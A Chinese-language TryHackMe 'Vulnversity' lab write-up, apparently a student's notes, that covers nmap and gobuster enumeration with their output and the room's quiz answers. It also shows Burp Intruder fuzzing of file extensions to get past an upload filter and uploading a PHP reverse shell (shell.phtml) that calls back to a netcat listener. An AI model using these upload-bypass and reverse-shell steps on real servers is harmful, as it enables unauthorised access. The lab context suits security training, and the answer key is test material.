THM-Vulnversity-练习

本文相关的TryHackMe实验房间链接： https://tryhackme.com/room/vulnversity

H2 介绍

通过本关卡，可以练习主动侦察（信息收集）、网络应用程序攻击和权限提升相关知识点。

H2 端口扫描

Nmap 是一个免费、开源和强大的工具，用于发现计算机网络上的主机和服务。在我们的示例中，我们使用 nmap 扫描目标机器，以识别在特定端口上运行的所有服务。Nmap 有很多功能，下面总结了它提供的一些常用功能。

nmap flag	Description（描述）
-sV	尝试确定正在运行的服务的版本
-p <x> or -p-	扫描指定端口或者扫描所有端口
-Pn	禁用主机发现功能（禁ping），只扫描打开的端口（ -n 不解析dns）
-A	启用操作系统检测和版本检测，执行内置脚本以进一步枚举
-sC	使用nmap默认脚本进行扫描
-v	输出详细信息
-sU	UDP 端口扫描
-sS	TCP SYN端口扫描（半开式扫描 不完成三次握手）

对目标机进行端口扫描：

```
nmap -sV -O 10.10.163.135
```

```
┌──(root🔥hekeats)-[~]
└─# nmap -sV -O  10.10.163.135
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-12 00:22 CST
Nmap scan report for localhost (10.10.163.135)
Host is up (0.23s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=10/12%OT=21%CT=1%CU=37332%PV=Y%DS=2%DC=I%G=Y%TM=634598
OS:60%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=8)OP
OS:S(O1=M506ST11NW7%O2=M506ST11NW7%O3=M506NNT11NW7%O4=M506ST11NW7%O5=M506ST
OS:11NW7%O6=M506ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)EC
OS:N(R=Y%DF=Y%T=40%W=6903%O=M506NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
OS:%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%C
OS:D=S)

Network Distance: 2 hops
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.77 seconds
```

答题卡：

Scan the box, how many ports are open?

扫描目标机器，打开了多少端口？

6 — Correct Answer

What version of the squid proxy is running on the machine?

squid 代理在机器上运行的版本是什么？

3.5.12 — Correct Answer

How many ports will nmap scan if the flag **-p-400** was used?

如果使用标志 -p-400，nmap 将扫描多少端口？

400 — Correct Answer

Using the nmap flag **-n** what will it not resolve?

使用 nmap 标志-n 不能解决什么问题？

DNS — Correct Answer — Hint 提示

What is the most likely operating system this machine is running?

这台机器最有可能运行的操作系统是什么？

Ubuntu — Correct Answer — Hint 提示

What port is the web server running on?

Web 服务器运行在什么端口上？

3333 — Correct Answer

Its important to ensure you are always doing your reconnaissance thoroughly before progressing. Knowing all open services (which can all be points of exploitation) is very important, don't forget that ports on a higher range might be open so always scan ports after 1000 (even if you leave scanning in the background) 确保在进行前总是彻底地进行侦察是很重要的。了解所有开放的服务(这些服务都可能是利用点)是非常重要的，不要忘记更高范围的端口可能是开放的，所以总是在1000以后扫描端口(即使你把扫描留在后台)

No answer needed — Question Done 问题解决

H2 目录扫描

目标机开启了web服务，我们用GoBuster 来对网站目录进行扫描，尝试找到一个能够上传shell文件的目录。

GoBuster 是一个用于暴力破解URI (目录和文件)、 DNS 子域名和虚拟主机名的工具，你可以在kali的/usr/share/wordlists目录下寻找默认的爆破字典使用。


GoBuster的dir模式常用参数：

```
GoBuster flag                    Description（描述）
-e                               扩展模式，打印完整的 URL
-u                               目标 URL
-w                               使用的爆破字典路径
-U and -P                        用于基本认证的用户名和密码
-p <x>                           用于发送请求的代理
-c <http cookies>                指定用于模拟身份验证的 cookie

#更多用法请参考：https://github.com/OJ/gobuster
```


使用一个 wordlist 运行 GoBuster：

```
#gobuster dir -u http://<ip>:port -w <word list location>
gobuster dir -u http://10.10.163.135:3333 -w /usr/share/wordlists/dirb/common.txt
```

```
┌──(root🔥hekeats)-[~]
└─# gobuster dir -u http://10.10.163.135:3333 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.163.135:3333
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/10/12 01:06:03 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 294]
/.htpasswd            (Status: 403) [Size: 299]
/.htaccess            (Status: 403) [Size: 299]
/css                  (Status: 301) [Size: 319] [--> http://10.10.163.135:3333/css/]
/fonts                (Status: 301) [Size: 321] [--> http://10.10.163.135:3333/fonts/]
/images               (Status: 301) [Size: 322] [--> http://10.10.163.135:3333/images/]
/index.html           (Status: 200) [Size: 33014]
/internal             (Status: 301) [Size: 324] [--> http://10.10.163.135:3333/internal/]
/js                   (Status: 301) [Size: 318] [--> http://10.10.163.135:3333/js/]
/server-status        (Status: 403) [Size: 303]

===============================================================
2022/10/12 01:07:52 Finished
===============================================================
```



答题卡



H2 获取web服务器权限

现在我们已经找到一个可以上传文件的表单页面，我们可以在该页面上传和执行我们的payload，尝试获取web服务器的权限。

我们尝试上传一个php文件结果被网站拦截，为了确定有哪些扩展名的文件不会被阻止上传，我们将对上传表单进行fuzz处理。

打开burpsuite，使用Intruder 模块(用于自动化定制攻击)，首先，创建一个扩展名字典，命名为phpex.txt，内容如下（此处也可使用seclists项目的Fuzz类字典）：


```
.php
.php3
.php4
.php5
.phtml
.php7
.phps
.php-s
.pht
.phar
```


确保 BurpSuite 被配置为拦截所有浏览器流量，上传一个文件，一旦这个请求被捕获，将其发送给Intruder模块，并选择“Sniper”攻击类型；


在“Positions”选项界面，找到文件名并选中扩展名，点击"Add §"按钮；

进入Payloads选项，配置好刚才创建的扩展名字典，并禁用编码选项；

最后运行攻击即可：


Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://10.10.163.135:3333
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST /internal/index.php HTTP/1.1
Host: 10.10.163.135:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------343127099126880011873795138182
Content-Length: 5848
Origin: http://10.10.163.135:3333
Connection: close
Referer: http://10.10.163.135:3333/internal/index.php
Upgrade-Insecure-Requests: 1
---------------------------343127099126880011873795138182
Content-Disposition: form-data; name="file"; filename="shell§.phtml§"
Content-Type: application/octet-stream
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as



Burp Suite Community Edition v2022.8.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type
Payload set: 1
Payload count: 10
Payload type: Simple list
Request count: 10
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as pa
Paste
Load ...
Remove
Clear
Deduplicate
.php
.php3
.php4
.php5
.phtml
.php7
.phps
.php-s
Add
Enter a new item
Add from list ... [Pro version only]
Look In: 桌面
TryHackMe-room-OwaspTop10
vmware-tools-distrib
Hekeatsl.ovpn
LinEnum.sh
mountains.jpg
phpex.txt
UploadVulnsWordlist.txt
VMwareTools-10.0.12-4448491.tar.gz
存放路径-SecLists和其他工具.txt
物理机共享文件夹路径.txt
File Name: phpex.txt
Files of Type: All files
打开
Payload Processing
You can define rules to perform various processing tasks on each payload befo
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters:
取消勾选




我们已经找到可以用于上传的文件扩展名.phtml（它返回的结果长度最短，因为没有报错信息），我们现在尝试上传一个php的反向shell文件，修改php文件内容中的ip为攻击机ip，将文件命名为shell.phtml，并上传该文件到目标站点。


> 此处使用的反向shell文件下载链接： https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

上传成功之后，在攻击机设置一个netcat监听器，监听的端口为反向shell文件内容中的端口，在目标网站上找到反向shell文件，点击激活即可，成功在攻击机终端获得一个shell：







